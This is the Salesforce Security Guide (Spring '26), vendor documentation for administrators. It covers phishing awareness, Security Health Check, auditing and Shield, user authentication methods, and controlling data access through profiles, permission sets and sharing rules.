Salesforce Security Guide

Version 66.0, Spring '26

Spring
'26

Last updated: January 30, 2026

CONTENTS

CHAPTER 1 Salesforce Security Guide

In this chapter ...

Salesforce is built with security to protect your data and applications. You can also implement your own security scheme to reflect the structure and needs of your organization. Protecting your data is a joint responsibility between you and Salesforce. The Salesforce security features enable you to empower your users to do their jobs safely and efficiently.

Salesforce Security Basics

The Salesforce security features help you empower your users to do their jobs safely and efficiently. Salesforce limits exposure of data to the users that act on it. Implement security controls that you think are appropriate for the sensitivity of your data. We'll work together to protect your data from unauthorized access from outside your company and from inappropriate usage by your users.

Phishing and Malware

If you see something suspicious related to your Salesforce implementation, contact the Salesforce Security Team at security.salesforce.com/contact, in addition to your own IT or security team. Trust starts with transparency. That's why Salesforce displays real-time information on system performance and security at `https://trust.salesforce.com`. For security-specific information, go to `https://trust.salesforce.com/security`. This site provides live data on system performance, alerts for current and recent phishing and malware attempts, and tips on security best practices for your organization.

The Security section of the Trust site includes valuable information that can help you safeguard your company's data. In addition to security best practices, the site provides information on how to recognize and report phishing attempts and information on current malware campaigns that could impact Salesforce customers.

- Phishing is a social engineering technique that attempts to acquire sensitive information, such as usernames, passwords, and credit card details, by masquerading as a trustworthy person or entity. Phishing can occur via email, text messaging, voice calls, and other avenues. Phishers often direct targets to click a link and enter valuable information or to open an attachment with the goal of downloading malware onto the target's device. As the Salesforce community grows, it becomes an increasingly appealing target for phishers. You'll never get an email or a phone call from a Salesforce employee asking you to reveal your login credentials, so don't reveal them to anyone. Report suspicious activities or emails regarding your Salesforce instance directly to the Salesforce Security team at security.salesforce.com/contact.
- Malware is software designed to infiltrate or damage a computer system without the owner's informed consent. It's a general term used to cover various forms of hostile or intrusive software, including computer viruses and spyware. For a list of current security advisories, go to https://trust.salesforce.com/en/security/security-advisories.

What Salesforce Is Doing About Phishing and Malware

Security is the foundation of our customers' success, so Salesforce continues to implement the best possible practices and security technologies to protect our ecosystem. Recent and ongoing actions include:

- Actively monitoring and analyzing logs to enable alerts to our customers who have been affected.
- Collaborating with leading security vendors and experts on the most effective security tools.
- Ongoing security education and engagement activities for Salesforce employees.
- Creating processes for developing products with security in mind.
- Proactively sharing security best practices with customers and partners through `trust.salesforce.com/security` and other ongoing activities.

What Salesforce Recommends You Do

Salesforce is committed to setting the standards in software-as-a-service as an effective partner in customer security. In addition to our internal efforts, Salesforce strongly recommends that customers implement the following changes to enhance security.

- To safeguard access to your network, Salesforce requires that all logins use multi-factor authentication (MFA).
- To activate IP range restrictions, modify your Salesforce implementation. These restrictions allow users to access Salesforce only from your corporate network or VPN. For more information, see Set Trusted IP Ranges for Your Organization.
- Set session security restrictions to make spoofing more difficult. For more information, see Modify Session Security Settings.
- Educate your employees not to open suspect emails and to be vigilant in guarding against phishing attempts.
- Use security solutions from leading vendors to deploy spam filtering and malware protection.
- Designate a security contact within your organization so that Salesforce can more effectively communicate with you. Contact your Salesforce representative with this information.
- Use Enhanced Transaction Security to monitor events and take appropriate actions. For more information, see Enhanced Transaction Security .

Salesforce has a Security Incident Response Team to respond to any security issues. To report a security incident or vulnerability to Salesforce, contact the Salesforce Security Team at security.salesforce.com/contact. Describe the issue in detail, and the team will respond promptly.

Email Awareness Best Practices

Phishing scams use fraudulent emails to get users to reveal confidential information. Such emails typically look like they come from a legitimate organization and can contain links to what appears to be that organization's site. However, the site is actually a fake site designed to capture information.

As these scams get more sophisticated, it can be tough to know whether an email is real or fake. For example, phishing emails can include malicious links from `force.com` domains. And Salesforce orgs that generate cases from inbound email can include malicious content from those emails in the cases themselves.

The best way to avoid becoming the victim of a phishing or malware attack is to know what to look for. We recommend that you apply the same best practices for cases generated through Salesforce as you do for phishing emails:

- Don't click links or open attachments in emails and email-generated cases, unless you were expecting to receive it.
- Treat all emails and cases originating from external email addresses as potentially untrustworthy.
- If an email or email-generated case contains messages instructing you to do any of the following, it's most likely a phishing attempt:
  - Click a link.
  - Open an attachment.

- Validate your password.
- Log in to your account.
- Enter personal details or credentials.

If you receive a phishing email or Email-to-Case, delete it and notify your internal IT team. We appreciate your trust in us as we continue to make your success our top priority.

Security Health Check

As an admin, you can use Health Check to identify and fix potential vulnerabilities in your security settings, all from a single page. A summary score shows how your org measures against a security baseline like the Salesforce Baseline Standard. You can upload up to five custom baselines to use instead of the Salesforce Baseline Standard.

From Setup, in the Quick Find box, enter `Health Check`, and then select **Health Check**.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view Health Check and export custom baselines:
- View Health Check

  OR

  View Security Center

  Or

  Manage Security Center


To import custom baselines:
- Manage Health Check

  OR

  View Security Center

  Or

  Manage Security Center



In the baseline dropdown (1), choose the Salesforce Baseline Standard or a custom baseline. The baseline consists of recommended values for High-Risk, Medium-Risk, Low-Risk, and Informational Security Settings (2). If you change settings to be less restrictive than in the baseline, your health check score (3) and grade (4) decreases.

Your settings are shown with information about how they compare against baseline values (5). To remediate a risk, edit the setting (6) or use Fix Risks (7) to quickly change settings to your selected baseline's recommended values without leaving the Health Check page. You can import, export, edit, or delete a custom baseline with the baseline control menu (8).

Note: New settings to Security Health Check are added to the Salesforce Baseline Standard with default values. If you have a custom baseline, you're prompted to add the new settings when you open it.

Example: Suppose that you changed your password minimum length from 8 (the default value) to 5, and changed other Password Policies settings to be less restrictive. These changes make your users' passwords more vulnerable to guessing and other brute force attacks. As a result, your overall score decreases and the settings are listed as risks.

Fix Risks Limitations

Not all settings can be changed using the Fix Risks button. If a setting you want to adjust doesn't appear on the Fix Risks screen, change it manually using the Edit link on the Health Check page. The Health Check detail page in the Security Center app saves you time by aggregating multiple Health Check scores and settings in one place. For more information, see Take Charge of Your Security Goals with Security Center.

Auditing

Auditing provides information about use of the system, which can be critical in diagnosing potential or real security issues. Salesforce auditing features don't secure your organization by themselves. Have someone in your organization perform regular audits to detect potential abuse.

To verify that your system is secure, monitor for unexpected changes or usage trends.

Record Modification Fields

All objects include fields to store the name of the user who created the record and who last modified the record. These fields provide basic auditing information.

Login History

You can review a list of successful and failed login attempts to your organization for the past 6 months.

Field History Tracking

You can enable auditing for individual fields, which automatically track any changes in the values of selected fields. Although auditing is available for all custom objects, only some standard objects allow field-level auditing.

Setup Audit Trail

Administrators can view a Setup Audit Trail, which logs when modifications are made to your organization's configuration.

Salesforce Shield

Salesforce Shield is a trio of security tools that helps you build extra levels of trust, compliance, and governance right into your business-critical apps. It includes Shield Platform Encryption, Event Monitoring, and Field Audit Trail. Ask your Salesforce administrator if Salesforce Shield is available in your org.

Shield Platform Encryption

Shield Platform Encryption allows you to natively encrypt your most sensitive data at rest across all your Salesforce apps. Encrypting data at rest adds another layer of protection to PII, sensitive, confidential, or proprietary data. It also helps you meet external and internal data compliance policies while keeping critical app functionality such as search, workflow, and validation rules. You keep full control over encryption keys and can set encrypted data permissions to protect sensitive data from unauthorized users.

Real-Time Event Monitoring

Real-Time Event Monitoring gives you access to detailed performance, security, and usage data on all your Salesforce apps. See who is accessing critical business data when, and from where. Understand user adoption across your apps. Troubleshoot and optimize performance to improve the end-user experience. Event Monitoring data is tracked via the API and can be imported into any data visualization or application monitoring tool, like Analytics, Splunk, or New Relic. To get started, check out our Event Monitoring training course.

Field Audit Trail

With Field Audit Trail, you know the state and value of your data for any date at any time. You can use it for regulatory compliance, internal governance, audit, or customer service. Field Audit trail is built on a big data backend for massive scalability, and you can use it to create a forensic data-level audit trail. See Field Audit Trail.

Data Detect

With Data Detect you can scan your org for sensitive data and then take steps to protect it. You expedite data categorization by aligning data sensitivity levels and categories to actual field data. And you no longer rely on third-party services or port your data outside of Salesforce.

Shield Learning Map: Find Learning Resources and Documentation

The Shield Learning Map is a friendly, centralized resource for all things Shield. No matter which Shield product you buy or how you plan to use it, the learning map offers a clear path toward success. You can find links to the Shield Learning Map from Shield product documentation, or go directly to https://shieldlearningmap.com.

On the landing page, get oriented to Shield with Dreamforce presentations, videos, and overview documentation. Then click the trail to see resources—developer guides, how-to steps, Trailhead, and best practices—targeted at specific features and use cases. From planning security policies to putting those policies into action, the map offers you just-in-time information for all stages of your Shield journey.

And if you want to ask questions or find the latest information about Shield improvements, the map has you covered. The button bar at the bottom of the map offers links to Shield-specific Trailblazer Community groups, discussion forums, on-demand webinars, and release notes.

Authenticate Users

Authentication means preventing unauthorized access to your organization or its data by making sure each logged in user is who they say they are.

Multi-Factor Authentication

Multi-factor authentication (MFA) is a secure authentication method that requires users to prove their identity by supplying two or more pieces of evidence (or factors) when they log in. One factor is something the user knows, such as their username and password. Other factors include something the user has, such as an authenticator app or security key. By tying user access to multiple types of factors, MFA makes it much harder for common threats like phishing attacks and account takeovers to succeed.

Single Sign-On

Single sign-on (SSO) is an authentication method that enables users to access multiple applications with one login and one set of credentials. For example, after users log in to your org, they can automatically access all apps from the App Launcher. You can set up your Salesforce org to trust a third-party identity provider to authenticate users. Or you can configure a third-party app to rely on your org for authentication.

Custom Login Flows

A login flow directs users through a login process before they access your Salesforce org or Experience Cloud site. You can use a login flow to control the business processes that your users follow when they log in to Salesforce. After Salesforce authenticates a user, the login flow directs the user through a process such as enforcing strong authentication or collecting user information. When users complete the login flow successfully, they're redirected to their Salesforce org or site. If unsuccessful, the flow can log out users immediately.

Connected Apps

A connected app is a framework that enables an external application to integrate with Salesforce using APIs and standard protocols, such as SAML, OAuth, and OpenID Connect. Connected apps use these protocols to authenticate, authorize, and provide single sign-on (SSO) for external apps. The external apps that are integrated with Salesforce can run on the customer success platform, other platforms, devices, or SaaS subscriptions. For example, when you log in to your Salesforce mobile app and see your data from your Salesforce org, you're using a connected app.

Manage User Passwords

Salesforce provides each of your users with a unique username and password that they enter at each login. As an admin, you can configure several settings to ensure that your users' passwords are strong and secure.

Device Activation

With device activation, Salesforce challenges users to verify their identity when they log in from an unrecognized browser or device or from an IP address outside of a trusted range. By adding extra verification to unfamiliar login attempts, device activation keeps your orgs and Experience Cloud sites secure.

Session Security

After logging in, a user establishes a session with the platform. Use session security to limit exposure to your network when a user leaves the computer unattended while still logged in. Session security also limits the risk of internal attacks such as when one employee tries to use another employee's session. Choose from several session settings to control session behavior.

Multi-Factor Authentication

Multi-factor authentication (MFA) is a secure authentication method that requires users to prove their identity by supplying two or more pieces of evidence (or factors) when they log in. One factor is something the user knows, such as their username and password. Other factors include something the user has, such as an authenticator app or security key. By tying user access to multiple types of factors, MFA makes it much harder for common threats like phishing attacks and account takeovers to succeed.

To protect users from security threats like phishing, credential stuffing, and account takeovers, Salesforce requires MFA for logins to Salesforce products. This contractual requirement applies equally to direct logins with a Salesforce username and password and to logins via single sign-on (SSO). For more information about this requirement, see the Salesforce Multi-Factor Authentication FAQ.

To help customers satisfy the MFA requirement, MFA is a default part of the direct login experience for production orgs. To learn more about how MFA works and for guidance on assisting your users with MFA logins, see these resources.

- Video: How Multi-Factor Authentication Works to Protect Account Access
- Salesforce Help: Multi-Factor Authentication
- Trailhead Module: Secure Your Users' Identity

Single Sign-On

Single sign-on (SSO) is an authentication method that enables users to access multiple applications with one login and one set of credentials. For example, after users log in to your org, they can automatically access all apps from the App Launcher. You can set up your Salesforce org to trust a third-party identity provider to authenticate users. Or you can configure a third-party app to rely on your org for authentication.

Salesforce supports SSO with SAML and OpenID Connect. You can also use predefined authentication providers to set up SSO with third parties that use a custom authentication protocol, such as Facebook.

For more information on SSO use cases, terminology, and configuration steps, check out these sections in Salesforce Help.

- Single Sign-On Use Cases
- Single Sign-On Terminology
- Salesforce as a Service Provider
- Salesforce as an Identity Provider
- Salesforce as Both the Service Provider and Identity Provider

More Resources

Use these resources to help you understand and configure SSO.

SEE ALSO:

Salesforce Help: FAQs for Single Sign-On

Trailhead Module: User Authentication

Salesforce Video: How to Configure SAML Single Sign-On with Salesforce as the Identity Provider

Custom Login Flows

A login flow directs users through a login process before they access your Salesforce org or Experience Cloud site. You can use a login flow to control the business processes that your users follow when they log in to Salesforce. After Salesforce authenticates a user, the login flow directs the user through a process such as enforcing strong authentication or collecting user information. When users complete the login flow successfully, they're redirected to their Salesforce org or site. If unsuccessful, the flow can log out users immediately.

To learn more about login flow use cases and execution, see Custom Login Flows in Salesforce Help.

To create and manage login flows, check out these topics.

- Create a Login Flow with Flow Builder
- Create a Custom Login Flow with Visualforce
- Set Up a Login Flow and Connect to Profiles
- Login Flow Examples
- Limit the Number of Concurrent Sessions with Login Flows

For more information about the Flow Builder used to create login flows, see Flows in Salesforce Help.

Connected Apps

A connected app is a framework that enables an external application to integrate with Salesforce using APIs and standard protocols, such as SAML, OAuth, and OpenID Connect. Connected apps use these protocols to authenticate, authorize, and provide single sign-on (SSO) for external apps. The external apps that are integrated with Salesforce can run on the customer success platform, other platforms, devices, or SaaS subscriptions. For example, when you log in to your Salesforce mobile app and see your data from your Salesforce org, you're using a connected app.

Note: Connected apps creation is restricted as of Spring '26. You can continue to use existing connected apps during and after Spring '26. However, we recommend using external client apps instead. If you must continue creating connected apps, contact Salesforce Support. See New connected apps can no longer be created in Spring '26 for more details.

By capturing metadata about an external app, a connected app tells Salesforce which authentication protocol—SAML, OAuth, and OpenID Connect—the external app uses, and where the external app runs. Salesforce can then grant the external app access to its data, and attach policies that define access restrictions, such as when the app's access expires. Salesforce can also audit connected app usage.

To learn more about how to use, configure, and manage connected apps, see the following topics in *Salesforce Help*:

- Connected App Use Cases
- Create a Connected App
- Edit a Connected App
- Manage Access to a Connected App

More Resources

Here are some additional resources to help you navigate connected apps:

- *Salesforce Help*: Connected Apps
- *Salesforce Help*: Authorize Apps with OAuth
- *Trailhead*: Build Integrations Using Connected Apps

Manage User Passwords

Salesforce provides each of your users with a unique username and password that they enter at each login. As an admin, you can configure several settings to ensure that your users' passwords are strong and secure.

To learn more about managing user passwords, see these topics in Salesforce Help.

- Set Password Policies
- Reset Passwords for Your Users
- Expire Passwords for All Users

Device Activation

With device activation, Salesforce challenges users to verify their identity when they log in from an unrecognized browser or device or from an IP address outside of a trusted range. By adding extra verification to unfamiliar login attempts, device activation keeps your orgs and Experience Cloud sites secure.

To manage device activation settings and learn more about how it works, check out these topics in Salesforce Help.

- Device Activation
- Edit Session Settings in Profiles

Session Security

After logging in, a user establishes a session with the platform. Use session security to limit exposure to your network when a user leaves the computer unattended while still logged in. Session security also limits the risk of internal attacks such as when one employee tries to use another employee's session. Choose from several session settings to control session behavior.

You can control when an inactive user session expires, set trusted IP address ranges, and restrict access to resources based on session security. To learn more about these session security features, see these topics.

- Modify Session Security Settings
- Set Trusted IP Ranges for Your Organization
- Require High-Assurance Session Security for Sensitive Operations

You can also monitor active sessions and session details through User Sessions. For more information, check out these topics.

- User Sessions
- User Session Types

More Resources

Use these resources to help you understand how more about how to protect your org with Session Security.

SEE ALSO:

Salesforce Help: Edit Session Settings in Profiles

Trailhead Module: Session-Based Permission Sets and Security

Give Users Access to Data

Choosing the data set that each user or group of users can see is one of the key decisions that affects data security. You need to find a balance between limiting access to data, thereby limiting risk of stolen or misused data, versus the convenience of data access for your users.

Control Who Sees What

Salesforce data sharing lets you expose specific data sets to individuals and groups of users. Permission sets, permission set groups, and profiles provide object-level and field-level security by controlling access. Record-level sharing settings, user roles, and sharing rules control the individual records that users can view and edit.

User Permissions

User permissions specify what tasks users can perform and what features users can access. For example, users with the View Setup and Configuration user permission can view Setup pages, and users with the API Enabled user permission can access any Salesforce API.

Object Permissions

Object permissions specify the base-level access users have to create, read, edit, and delete records for each object.

Custom Permissions

Use custom permissions to give users access to custom processes or apps.

Profiles

Profiles define default settings for users. When you create users, you assign a profile to each one.

Permission Sets

A permission set is a collection of settings and permissions that give users access to various tools and functions. Permission sets extend users' functional access without changing their profiles and are the recommended way to manage your users' permissions.

Create a User Role

In the role hierarchy, users have access to records owned by or shared with users in roles below them. Roles within the hierarchy affect access on components such as records and reports.

Control Who Sees What

Salesforce data sharing lets you expose specific data sets to individuals and groups of users. Permission sets, permission set groups, and profiles provide object-level and field-level security by controlling access. Record-level sharing settings, user roles, and sharing rules control the individual records that users can view and edit.

Watch how you can control who sees what data in your organization.


Watch a video

Tip: When implementing security and sharing rules for your organization, make a table of types of users. Specify the level of access to data required for each type. Indicate the access level for each object and for fields and records within the object. Then refer to this table as you set up your security model.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

The available data management options vary according to which Salesforce Edition you have.



Object-Level Security (Permission Sets and Profiles)

Object-level security—or object permissions—provide the bluntest way to control data access. You can prevent a user from seeing, creating, editing, or deleting any instance of a particular object type, such as a lead or opportunity, by using object permissions. You can hide tabs and objects from selected users, so that they don't even know that type of data exists.

You can specify object permissions in permission sets and profiles. *Permission sets* and *profiles* are collections of settings and permissions that determine what a user can do in the application. The settings are similar to a group in a Windows network, where the members of the group have the same folder permissions and access to the same software.

Typically, profiles are defined by a user's job function, such as Salesforce admin or sales representative. You can assign one profile to many users, but you can assign only one profile per user. You can use permission sets to grant more permissions and access settings to users. Now it's easier to manage users' permissions and access because you can assign multiple permission sets to a single user.

Field-Level Security (Permission Sets and Profiles)

Sometimes you want users to have access to an object while limiting their access to individual fields in that object. Field-level security—or field permissions—control whether a user can see, edit, and delete the value for a particular field on an object. You can protect sensitive fields without hiding the entire object. You can also control field permissions in permission sets and profiles.

Field permissions control the visibility of fields in any part of the app, including related lists, list views, reports, and search results. To ensure that a user can't access a particular field, use field permissions. No other settings provide as much protection for a field. Page layouts only control the visibility of fields on detail and edit pages.

> Note: With some exceptions, search results aren't returned for records with fields that an admin or end user can't access because of field level security. For example, a user searches for Las Vegas in Accounts, but doesn't have access to the Account fields Billing Address and Shipping Address. Salesforce does a keyword search, matching the terms Las Vegas, Las, and Vegas in the searchable fields. No results are returned for records that match only the Billing and Shipping Address fields because the user doesn't have access to these fields. There are some fields that don't enforce field level security and return search results.

Record-Level Security (Sharing)

After setting object- and field-level access permissions, you can configure access settings for records. Record-level security lets you give users access to some object records, but not others. Every record is owned by a user or a queue. The owner has full access to the record. In a hierarchy, users higher in the hierarchy always have the same access to users below them in the hierarchy. This access applies to records owned by users and records shared with them.

To specify record-level security, set your organization-wide sharing settings, define a hierarchy, and create sharing rules.

- Organization-wide sharing settings

  The first step in record-level security is to determine the organization-wide sharing settings for each object. Organization-wide sharing settings specify the default level of access that users have to each others' records.

  You use organization-wide sharing settings to lock your data to the most restrictive level. Use the other record-level security and sharing tools to selectively give access to other users. For example, users have object-level permissions to read and edit opportunities, and the organization-wide sharing setting is Read-Only. By default, those users can read all opportunity records, but can't edit any unless they own the record or are granted other permissions.

- Role hierarchy

  After you specify organization-wide sharing settings, the first way to give wider access to records is with a role hierarchy. Similar to an organization chart, a role hierarchy is the level of data access that a user or group of users needs. The role hierarchy ensures that users higher in the hierarchy can always access the same data as users who are lower, regardless of the organization-wide default settings. Each role in the hierarchy can represent a level of data access that a user or group of users needs rather than matching your organization chart.

  Similarly, you can use a territory hierarchy to share access to records. See Define Default User Access for Territory Records.

  > Note: Although it's easy to confuse permission sets and profiles with roles, they control two different things. Permission sets and profiles control a user's object and field access permissions. Roles primarily control a user's record-level access through role hierarchy and sharing rules.

- Sharing rules

  With sharing rules you can make automatic exceptions to organization-wide sharing settings for sets of users. Use sharing rules to give these users access to records they don't own or can't normally see. Sharing rules, like role hierarchies, are only used to give more users access to records—they can't be stricter than your organization-wide default settings.

- Manual sharing

  Sometimes it's impossible to define a consistent group of users who need access to a particular set of records. Record owners can use manual sharing to give read and edit permissions to users who don't have access any other way. Manual sharing isn't automated like organization-wide sharing settings, role hierarchies, or sharing rules. But it gives record owners the flexibility to share records with users that must see them.

- User sharing

  With user sharing, you can show or hide an internal or external user from another user in your organization. User sharing rules are based on membership to a public group, role, or territory, so you must create the appropriate public groups, roles, or territories before creating user sharing rules. Each sharing rule shares members of a source group with members of the target group. Users inherit the same access as users below them in the role hierarchy.

- Apex managed sharing

  If sharing rules and manual sharing don't provide the required control, you can use Apex managed sharing. Apex managed sharing allows developers to programmatically share custom objects. When you use Apex managed sharing on a custom object, only users with the Modify All Data permission can add or change the sharing on the custom object's record. The sharing access is maintained across record owner changes.

- Restriction rules

  When a restriction rule is applied to a user, the data that they had read access to via your sharing settings is further scoped to only records matching the record criteria that you set. This behavior is similar to how you can filter results in a list view or report, except that it's permanent.

- Scoping rules

  With scoping rules you can set criteria to help your users see only records that are relevant to them. Scoping rules don't restrict the record access that your users already have. They scope the records that your users see. Your users can still open and report on all records that they have access to per your sharing settings.

SEE ALSO:

Salesforce Help: Manage Data Access

User Permissions

User permissions specify what tasks users can perform and what features users can access. For example, users with the View Setup and Configuration user permission can view Setup pages, and users with the API Enabled user permission can access any Salesforce API.

You can enable user permissions in permission sets and custom profiles. In permission sets and the enhanced profile user interface, these permissions—as well as their descriptions—are listed in the App Permissions or System Permissions pages. In the original profile user interface, user permissions are listed under Administrative Permissions and General User Permissions.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

The user permissions available vary according to which edition you have.

We recommend that you use permission sets and permission set groups to manage your users' permissions. Because you can reuse smaller permission set building blocks, you can avoid creating dozens or even hundreds of profiles for each user and job function.

To view permissions and their descriptions, from Setup, in the Quick Find box, enter `Permission Sets`, and then select **Permission Sets**, then select or create a permission set. Then from the Permission Set Overview page, click **App Permissions** or **System Permissions**.

Permissions and Access Settings

User, object, and field permissions and access settings can be specified in profiles and permission sets. To use them effectively, understand the differences between profiles and permission sets.

Permissions and Access Settings

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

The available permissions and settings vary according to which Salesforce edition you have.

Permission sets available in: **Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

User, object, and field permissions and access settings can be specified in profiles and permission sets. To use them effectively, understand the differences between profiles and permission sets.

Permissions and access settings specify what users can do within an organization:

- Permissions determine a user's ability to access object records and perform certain tasks, such as viewing the Setup menu, permanently deleting records in the Recycle Bin, or resetting a user's password.
- Access settings determine other functions, such as access to Apex classes, app visibility, and the hours when users can log in.

Every user is assigned only one profile, but can also have multiple permission sets. When setting up your users, use profiles to manage default settings, such as assigned apps, record types, page layouts. Then use permission sets to configure permissions and access settings.

This table shows the types of permissions and access settings that can be specified in profiles and permission sets and the recommended feature for managing them.

Permission or Setting Type	In Profiles?	In Permission Sets?	Recommended Feature
Assigned apps	✔	✔	Profiles for default assigned apps, permission sets for additional assignments
Tab settings	✔	✔	Permission sets
Record type assignments	✔	✔	Profiles for default record types, permission sets for additional assignments
Page layout assignments	✔		Profiles
Object permissions	✔	✔	Permission sets
Field permissions	✔	✔	Permission sets
User permissions (app and system)	✔	✔	Permission sets

Permission or Setting Type	In Profiles?	In Permission Sets?	Recommended Feature
Custom permissions	✓	✓	Permission sets
Apex class access	✓	✓	Permission sets
Visualforce page access	✓	✓	Permission sets
External data source access	✓	✓	Permission sets
Connected app access	✓	✓	Permission sets
Legacy SAML service provider access (not created via connected apps)	✓	✓	Permission sets
Login hours	✓		Profiles
Login IP ranges	✓		Profiles

Revoke Permissions and Access

You can use profiles, permission sets, and permission set groups to grant access but not to deny access. Permissions granted from profiles, permission sets, and permission set groups are honored. For example, if Transfer Record isn't enabled in a profile but is enabled in a permission set, the assigned user can transfer records regardless of whether the user owns them. To revoke a permission, you must remove all instances of the permission from the user.

SEE ALSO:

Assign Permission Sets to a Single User

Revoke Permissions and Access

You can use profiles, permission sets, and permission set groups to grant access but not to deny access. Permissions granted from profiles, permission sets, and permission set groups are honored. For example, if Transfer Record isn't enabled in a profile but is enabled in a permission set, the assigned user can transfer records regardless of whether the user owns them. To revoke a permission, you must remove all instances of the permission from the user.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Action	Consequence
Disable a permission or remove an access setting in the profile and any permission sets and permission set groups that are assigned to the user.	The permission or access setting is disabled for all other users assigned to the profile, permission sets, or permission set groups.
If a permission or access setting is enabled in the user's profile, assign a different profile to the user. AND If the permission or access setting is enabled in any permission sets or permission set groups	The user may lose other permissions or access settings associated with the profile, permission sets, or permission set groups.

Action	Consequence
that are assigned to the user, remove the permission set and permission set group assignments from the user.	

To see a user's assigned permissions, from the Users page in Setup, select a user, and then click **View Summary**. To see all included permissions in a permission set or permission set group, on the detail page for the specific permission set or permission set group, click **View Summary**. To see all users assigned to a permission set or permission set group, on the detail page, click **Manage Assignments**.

To resolve the consequence in either case, consider all possible options. For example, you can clone the assigned profile or any assigned permission sets where the permission or access setting is enabled. Then, disable the permission or access setting, and assign the cloned profile or permission sets to the user. Another option is use muting permission sets in permission set groups to mute selected permissions for the users assigned to the permission set group.

When possible, we recommend that you use permission sets and permission set groups to manage your users' permissions. Because you can reuse smaller permission set building blocks, you can avoid creating dozens or even hundreds of profiles for each user and job function.

Object Permissions

Object permissions specify the base-level access users have to create, read, edit, and delete records for each object.

We recommend that you use permission sets and permission set groups to manage your users' permissions. Because you can reuse smaller permission set building blocks, you can avoid creating dozens or even hundreds of profiles for each user and job function.

Object permissions either respect or override sharing rules and settings. The following permissions specify the access that users have to objects.

Permission	Description	Respects or Overrides Sharing?
Read	Users can only view records of this type.	Respects sharing
Create	Users can read and create records.	Respects sharing
Edit	Users can read and update records.	Respects sharing
Delete	Users can read, edit, and delete records.	Respects sharing
View All	Users can view all records associated with this object, regardless of sharing settings.	Overrides sharing
Modify All	Users can read, edit, delete, transfer, and approve all records associated with this object, regardless of sharing settings. "Modify All" on documents allows access to all shared and public folders, but not the ability to edit folder properties or create folders. To edit folder properties and create folders, users must have the "Manage Public Documents" permission.	Overrides sharing

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Note: A profile or a permission set can have an object, such as Account, with a master-detail relationship. A broken permission dependency exists if the child object has permissions that the parent must have. Salesforce updates the parent object for a broken permission dependency on the first save action for the profile or permission set.

If the child object has these permissions	These permissions are enabled on the parent object
Modify All OR View All	View All
View All OR Read	Read

